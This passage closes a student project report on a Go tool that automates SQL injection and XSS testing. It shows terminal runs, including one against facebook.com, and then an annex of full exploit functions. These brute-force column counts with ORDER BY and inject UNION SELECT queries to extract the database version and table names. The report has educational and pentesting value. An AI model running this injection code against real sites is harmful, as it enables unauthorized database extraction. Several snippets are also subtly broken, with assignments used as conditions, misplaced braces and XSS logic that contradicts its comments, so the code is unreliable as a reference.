
Figure 3.6: Screen of exploit an mySQL database Sqli

## Testing XSS

In order to test the XSS vulnerability this we use the command `./PFA -u <Link-To-test> -XSS` where we used `-u` flag to provide the link and `-XSS` to activate the XSS detection mode.

The tool uses a list of predefined XSS payloads to test if the URL is vulnerable. If the program finds an XSS vulnerability, it prints out the vulnerable URL and payload, and returns a string indicating that an XSS vulnerability was found. If no XSS vulnerability is found, it returns a string indicating that no vulnerability was found.

The figures 3.7 and 3.8 illustrate the results of the execution on XSS vulnerable websites.



```
kali@kali: ~/Desktop/PFA2
File Actions Edit View Help
(kali@kali)-[~/Desktop/PFA2]
$ ./PFA -u http://sudo.co.il/xss/level0.php?email= -XSS

Input url: http://sudo.co.il/xss/level0.php?email=

[+] Checking website for XSS ...
*****
URL : http://sudo.co.il/xss/level0.php?email=%3Cscript%3Ealert%28%27XSS+Detected%27%29%3C%2Fscript%3E
Payload : <script>alert('XSS Detected')</script>

Thank you for subscription!
Email alert('XSS Detected') added to mailing list!

XSS Detected
(kali@kali)-[~/Desktop/PFA2]
$
```

Figure 3.7: Screen of Testing XSS vulnerability - vulnerable website







Figure 3.8: Screen of Testing XSS vulnerability - vulnerable website

The figure 3.9 illustrates the results of the execution on a non vulnerable website.



```
kali@kali: ~/Desktop/PFA2
File Actions Edit View Help
(kali@kali)-[~/Desktop/PFA2]
$ ./PFA -u https://www.facebook.com/search/top?q=pfaGS -XSS

Input url: https://www.facebook.com/search/top?q=pfaGS

[+] Checking website for XSS...
[*] NO XSS Vulnerability Found In : https://www.facebook.com/search/top?q=pfaGS

(kali@kali)-[~/Desktop/PFA2]
$
```

Figure 3.9: Screen of Testing XSS vulnerability - non vulnerable website

## Conclusion

In this chapter we provided insights into the development of our automated tool for identifying and exploiting SQLi and XSS vulnerabilities in web applications using Golang. Our main focus was on the planning, development, and testing of our tool.

# Conclusion

Web vulnerabilities pose a significant threat to organizations worldwide. While many organizations hire pentesters to identify and exploit these vulnerabilities, manual testing has limitations such as lack of accuracy and long scan times.

The development of an automated tool using Golang to identify and exploit web vulnerabilities offers a promising solution to organizations facing growing concerns over the prevalence of web vulnerabilities. The tool's accuracy, reliability, and reduced testing time make it an efficient and cost-effective solution to improve web security.

Throughout this project, we successfully developed an automated tool utilizing the Go programming language to effectively address two prevalent vulnerabilities SQL injection (SQLi) and cross-site scripting (XSS).

By accomplishing this project, we not only gained proficiency in a new programming language, but also acquired valuable skills in identifying and exploiting various web vulnerabilities, as well as automating these processes. This hands-on experience has expanded our knowledge and provided us with a deeper understanding of web security practices, which will undoubtedly prove beneficial in future projects.

In our future plans, we aim to expand the capabilities of our tool to address a wider range of web vulnerabilities. These include vulnerabilities such as Cross-Site Request Forgery (CSRF), XML External Entity, Server-Side Request Forgery (SSRF), and access control vulnerabilities.

However, it is important to note that an automated tool cannot replace the value of a human tester's critical thinking and intuition when it comes to identifying complex vulnerabilities. It should be viewed as a supplement to manual testing, not a replacement. Furthermore, the constant evolution of web technologies and the techniques used by attackers means that automated tools must be regularly updated and refined to keep pace with the changing threat landscape.

# Bibliographic References

- [1] Viktoria Felmetzger et al. “Toward automated detection of logic vulnerabilities in web applications”. In: 58 (2010).
- [2] PS Seemma, S Nandhini, and M Sowmiya. “Overview of cyber security”. In: *International Journal of Advanced Research in Computer and Communication Engineering* 7.11 (2018), pp. 125–128.
- [3] Chun-Chi Lin. *Security*. <http://www.nhu.edu.tw/~chun/CS-ch16-Security.pdf>. Accessed: April 2023. 2008.
- [4] David C Klonoff. “Cybersecurity for connected diabetes devices”. In: *Journal of diabetes science and technology* 9.5 (2015), pp. 1143–1147.
- [5] TechTarget. *Authentication Definition*. Accessed on April 25, 2023. 2021. URL: <https://www.techtarget.com/searchsecurity/definition/authentication>.
- [6] Cameron F Kerry and Patrick D Gallagher. “Digital signature standard (DSS)”. In: *FIPS PUB* (2013), pp. 186–4.
- [7] Ravi Sandhu and Pierangela Samarati. “Authentication, access control, and audit”. In: *ACM Computing Surveys (CSUR)* 28.1 (1996), pp. 241–243.
- [8] Aashima Gagandeep, Pawan Kumar, et al. “Analysis of different security attacks in MANETs on protocol stack A-review”. In: *International Journal of Engineering and Advanced Technology (IJEAT)* 1.5 (2012), pp. 269–75.
- [9] Matt Bishop. “What is computer security?” In: *IEEE Security & Privacy* 1.1 (2003), pp. 67–69.
- [10] Fortinet. *What is Cryptography?* <https://www.fortinet.com/resources/cyberglossary/what-is-cryptography>. Accessed: April 2023.
- [11] intellipaat. *What is Cryptography?* <https://intellipaat.com/blog/secret-key-cryptography/>. Accessed: April 2023.
- [12] Benjamin Porter. *What is Asymmetric Encryption?* <https://freedomben.medium.com/what-is-asymmetric-encryption-64c74b2a0a82>. Accessed: April 2023.

- [13] Cisco. *What is a Firewall?* <https://www.cisco.com/c/en/us/products/security/firewalls/what-is-a-firewall.html>. Accessed: April 2023.
- [14] sunnyvalley. *What is Proxy Firewall and How Does It Work?* <https://www.sunnyvalley.io/docs/network-security-tutorials/what-is-proxy-firewall>. Accessed: April 2023.
- [15] *Next Generation Firewalls (NGFWs) - Gartner IT Glossary*. <https://www.gartner.com/en/information-technology/glossary/next-generation-firewalls-ngfws>. [Accessed: May 3, 2023].
- [16] Aruba Networks. *What is Next-Gen Firewall?* Accessed: April 2023. URL: <https://www.arubanetworks.com/faq/what-is-next-gen-firewall/>.
- [17] OneLogin. *What is Multi-Factor Authentication (MFA)?* <https://www.onelogin.com/learn/what-is-mfa>. Accessed: April 2023. 2021.
- [18] Andreas Fuchsberger. “Intrusion detection systems and intrusion prevention systems”. In: *Information Security Technical Report* 10.3 (2005), pp. 134–139.
- [19] PortSwigger Web Security. *SQL injection*. Accessed on April 27, 2023. 2021. URL: <https://portswigger.net/web-security/sql-injection>.
- [20] Creative Ground Tech. *What is SQL Injection?* Accessed: April 30, 2023. 2023.
- [21] Acunetix. *SQL Injection*. <https://www.acunetix.com/websitesecurity/sql-injection2/>. [Accessed: May 2, 2023]. 2021.
- [22] PurpleBox. *The Ultimate Guide to SQL Injection*. <https://www.prplbx.com/resources/blog/sql-injection/>. Accessed on April 30, 2023. 2021.
- [23] PortSwigger. *Cross-site scripting*. <https://portswigger.net/web-security/cross-site-scripting>. [Online; accessed 27-April-2023]. n.d.
- [24] Russ Cox et al. “The Go programming language and environment”. In: *Communications of the ACM* 65.5 (2022), pp. 70–78.
- [25] Erik Costlow. *Secure Coding with Go*. <https://www.contrastsecurity.com/security-influencers/secure-coding-with-go>. Accessed: April 30, 2023. 2021.

# Annex

The webResponse function's code :

```
func webResponse(lien string) string {
    response, err := http.Get(lien)
    ch := ""
    if err != nil {
        fmt.Println("Error while sending request:", err)
        //return "Error while sending request"
    }
    defer response.Body.Close()
    ebody, err := ioutil.ReadAll(response.Body)
    if ebody != nil {
        return string(ebody)
    } else {
        return ch
    }
}
```

Figure 3.10: The webResponse function's code.

### The OrderBy function's code

```
func OrderBy(lien string, i int) string { // checks if the table has i column(s)
    ch := ""
    /* Build the payload by appending the input integer to
       the end of the URL and wrapping it in SQLi syntax.*/
    lien = lien + "' ORDER BY " + strconv.Itoa(i) + "-- '"
    // Send a GET request to the URL with the payload.
    response, err := http.Get(lien)
    if err != nil {
        fmt.Println("Error while sending request:", err)
        return "Error while sending request"
    }
    // Read the response body and store it in ebody.
    defer response.Body.Close()
    ebody, err := ioutil.ReadAll(response.Body)
    // Check if the response body contains any of the known error payloads.
    for _, payload := range ErrPayloads {
        if strings.Contains(string(ebody), payload) {
            ch = payload
        }
    }
    for _, payload := range ErrPayloads_jdida {
        if strings.Contains(string(ebody), payload) {
            ch = payload
        }
    }
    // Return the error payload that worked.
    return ch
}
```

Figure 3.11: The OrderBy function's code.

### The OrderByBruteForce function's code

```
func OrderByBruteForce(lien string) (string, int) { // det the number of columns used in page
// Initialize the counter and the error message
    i := 1
    errMsg := ""
    errMsg = OrderBy(lien, i)
    // Loop until an error occurs or until the maximum number of columns is reached
    for errMsg == "" && errMsg != "Error while sending request" && i < 10 {
        i++
        errMsg = OrderBy(lien, i)
    }
    // Return the error message and the number of columns found
    return errMsg, i - 1
}
```

Figure 3.12: The OrderByBruteForce function's code.

## The ColumnType function's code

```
func ColumnType(lien string, n int, ora string) []int { // det which columns are Strings
    var tab []string
    var Colstring []int

    ch := ""
    // Save the original link
    lienOriginal := lien
    // Loop through each "column" and set all values to null
    for i := 0; i < n; i++ {
        tab = append(tab, "null")
    }
    // Loop through each column
    for i := 0; i < n; i++ {
        x := 0
        ch = ""
        // Reset the link string to the original
        lien = lienOriginal
        // Set the current column's value to 'a'
        tab[i] = "a"
        // Concatenate the current column values with commas between them
        for j := 0; j < n-1; j++ {
            ch = ch + tab[j] + ","
        }
        ch = ch + tab[n-1]
        // inject the union select statement to link
        lien = lien + "' union select " + ch + ora + "-- '"
        // Send the infected link to the server and receive the response
        response, err := http.Get(lien)
        if err != nil {
            fmt.Println("Error while sending request:", err)
            //return "Error while sending request"
        }
    }
}
```

Figure 3.13: The ColumnType function's code -1-.

```
    defer response.Body.Close()
    ebody, err := ioutil.ReadAll(response.Body)
    // Check the response for error payloads
    for _, payload := range ErrPayloads {
        if strings.Contains(string(ebody), payload) {
            x = 1
        }
    }
    // If the response did not contain an error payload, append the column number to the Colstring slice
    if x == 1 {
        //fmt.Println("colonne ", i, "NOT string")
    } else {
        fmt.Println("colonne ", i+1, "IS string")
        Colstring = append(Colstring, i+1)
    }
    // Reset the current column value to null and the concatenated string to an empty string
    tab[i] = "null"
    ch = ""
}
// Return the Colstring slice containing the column numbers of type string
return Colstring
}
```

Figure 3.14: The ColumnType function's code -2-.



## The DBVersion funtion's code

```
// det the version of the data base
func DBVersion(lien string, i int, n int) string {
    lienOriginal := lien
    ebody_init := webResponse(lien)
    ch := ""
    // put the payload in the correct place to be shownen
    for _, vers := range versionPayload {
        lien = lienOriginal
        ch = ""
        for j := 0; j < n; j++ {
            if j = i {
                ch = ch + vers.FirstValue
            } else {
                ch = ch + "null"
            }
            if j < n-1 {
                ch = ch + ","
            }
        }
        //ijeject the union select statement in the link
        lien = lien + "' Union select " + ch + vers.SecondValue + "-- '"
        ebody := webResponse(lien)
        //clean the response of the website
        lines := strings.Split(ebody, "\n")
        finallines := []string{}
        for _, line := range lines {
            if !strings.Contains(string(ebody_init), line) &&
                strings.Contains(line, ".") {
                index := strings.Index(line, "<")
                indexf := strings.Index(line, "/")
                finallines = append(finallines, line[index+4:indexf-1])
            }
        }
    }
}
```

Figure 3.15: The DBVersion funtion's code -1-.

```
for _, line := range finallines { //check if it's an oracle database
    ora := "Oracle"
    if strings.Contains(line, ora) {
        //return the line if verified
        return line
    }
    //checking the database if it's not oracle
    syllables := strings.Split(line, ".")
    x := 0
    for _, char := range syllables[0] { // check if the characters before the 1st pt are numbers
        if !unicode.IsDigit(char) {
            x = 1
            break
        }
    }
    if x = 0 { // check the characters before the 2nd point are numbers
        for _, char := range syllables[1] {
            if !unicode.IsDigit(char) {
                x = 1
                break
            }
        }
    }
    if x = 0 { // if it's verified we return the line
        return line
    }
}
return "not data found"
```

Figure 3.16: The DBVersion funtion's code -2-.

## The DBTables funtion's code

```
func DBTables(lien string, n int, i int, dbversion string) string {
    lienoriginal := lien
    ch := ""
    ebody_init := webResponse(lienoriginal)
    // case of the data base is oracle
    if strings.Contains(dbversion, "Oracle") {
        fmt.Println("***** In Oracle DB *****")
        //creating the query
        for j := 0; j < n; j++ {
            if j == i {
                ch = ch + "table_name"
            } else {
                ch = ch + "null"
            }
            if j < n-1 {
                ch = ch + ","
            }
        }
        //inject the query to the link
        lien := lien + "' union select " + ch + " from all_tables--"
        //getting the website Response and clean it
        ebody := webResponse(lien)
        lines := strings.Split(ebody, "\n")

        finallines := []string{}
        for _, line := range lines {
            if !strings.Contains(ebody_init, line) {
                index := strings.Index(line, "<")
                indexf := strings.Index(line, "/")
                finallines = append(finallines, line[index+4:indexf-1])
            }
        }
        // print the result
        for _, line := range finallines {
            fmt.Println(line)
        }
    }
}
```

Figure 3.17: The DBTables funtion's code -1-.

```
} else { // the case of other sql databases
    fmt.Println("***** In other DB *****")
    //creating the query
    for j := 0; j < n; j++ {
        if j == i {
            ch = ch + "table_schema"
        } else {
            ch = ch + "null"
        }
        if j < n-1 {
            ch = ch + ","
        }
    }
    //inject the query to the link
    lien := lien + "' union select " + ch + " from information_schema.tables-- '"
    //getting the website Response and clean it
    ebody := webResponse(lien)
    lines := strings.Split(ebody, "\n")
    finallines := []string{}
    for _, line := range lines {
        if !strings.Contains(ebody_init, line) && !strings.Contains(line, "union select") {
            index := strings.Index(line, "<")
            indexf := strings.Index(line, "/")
            finallines = append(finallines, line[index+4:indexf-1])
        }
    }
    // print the result
    for _, line := range finallines {
        fmt.Println(line)
    }
}
//if there's nothing
return " NO tables found "
```

Figure 3.18: The DBTables funtion's code -2-.

## The DetectorXss funtion's code

```
// function to detect XSS vulnerabilities in a given URL
func DetectorXss(urll string) string {
    // initialize result to "no Vuln"
    ch := "no Vuln "
    urlinit := urll
    // loop through all XSS payloads
    for _, payload := range XSSPayloads {
        // create a copy of the URL with the payload encoded
        url1 := urlinit
        encodedURL := url.QueryEscape(payload)
        url1 = url1 + encodedURL

        // send an HTTP GET request to the URL with the payload
        response, err := http.Get(url1)
        if err != nil {
            fmt.Println("Error while sending request:", err)
            // return "Error while sending request"
        }

        defer response.Body.Close()

        // parse the HTML document in the response body
        doc, err := goquery.NewDocumentFromReader(response.Body)
        if err != nil {
            log.Fatal(err)
        }
    }
}
```

Figure 3.19: The "DetectorXss" funtion's code -1-.

```

// retrieve the raw text of the web page
text := doc.Text()

// check if the text contains "<" (a sign of XSS vulnerability)
if strings.Contains(text, "<") {
    // if the text contains "<", no XSS vulnerability was detected
    ch = " NO XSS Detected"
    fmt.Println("*****")
    fmt.Println("URL : ", url1)
    fmt.Println("Payload : ", payload)
    // display the raw text of the web page
    fmt.Println(text)

} else {
    // if the text does not contain "<", an XSS vulnerability was detected
    ch = "XSS Detected"
    fmt.Println("*****")
    fmt.Println("URL : ", url1)
    fmt.Println("Payload : ", payload)

    // display the raw text of the web page
    fmt.Println(text)
    break
}
}
// return the result
return ch
}

```

Figure 3.20: The "DetectorXss" function's code -2-.

## The MAIN funtion's code

```
package main

import (
    "flag"
    "fmt"
    "time"

    "github.com/common-nighthawk/go-figure"
)

// The main function is the entry point of the program.
func main() {
    // Create a new ASCII art figure and print it to the console.
    figure.NewFigure("PFA", "isometric1", true).Print()

    // Define command-line flags for the program.
    nbc := flag.Bool("e", false, "nbr col")
    url := flag.String("u", "", "Input url")
    idn := flag.Bool("i", false, "nbr col")
    xss := flag.Bool("xss", false, "-xss")

    // Parse command-line flags.
    flag.Parse()
```

Figure 3.21: The MAIN funtion's code -1-.

```

// Check the values of the flags and execute the corresponding functions.
if *url != "" {
    fmt.Println("Input url:", *url)
    if *nbc {
        // If the -e flag is set, check the number of columns in the database.
        fmt.Println("\n[+] Checking number of columns...")
        time.Sleep(2 * time.Second)
        nbColonne := 0
        _, nbColonne = OrderbyBruteForce(*url)
        fmt.Println("    [+] Database has", nbColonne, " columns !")
        time.Sleep(1 * time.Second)

        // Check the columns to display.
        fmt.Println("\n[+] Checking displaying columns [+]")
        time.Sleep(1 * time.Second)
        var ColString []int
        ColString = ColumnType(*url, nbColonne, "")

        // If the database is not Oracle(MS, MySQL ...), determine the string columns.
        if len(ColString) == 0 {
            ColString = append(ColString, ColumnType(*url, nbColonne, " from Dual")...)
        }
    }
}

```

Figure 3.22: The MAIN funtion's code -2-.

```

        // Determine the database version.
        fmt.Println("\n[+] Checking DB Version...")
        time.Sleep(1 * time.Second)
        line := DBVersion(*url, ColString[0], nbColonne)
        fmt.Println(line)

        // Check the database tables.
        fmt.Println("\n[+] Checking table names...")
        time.Sleep(1 * time.Second)
        _ = DBTables(*url, nbColonne, ColString[0], line)
    }

    if *idn {
        // If the -i flag is set, check the website for SQL injection vulnerabilities.
        fmt.Println("\n\n[+] Checking website for SQL injection...")
        time.Sleep(2 * time.Second)
        identifier(*url)
    }

    if *xss {
        // If the -XSS flag is set, check the website for XSS vulnerabilities.
        fmt.Println("\n\n[+] Checking website for XSS...")
        time.Sleep(2 * time.Second)
        ch := ""
        ch = DetectorXss(*url)
        fmt.Println(ch)
    }

    time.Sleep(5 * time.Second)
}

```

Figure 3.23: The MAIN funtion's code -3-.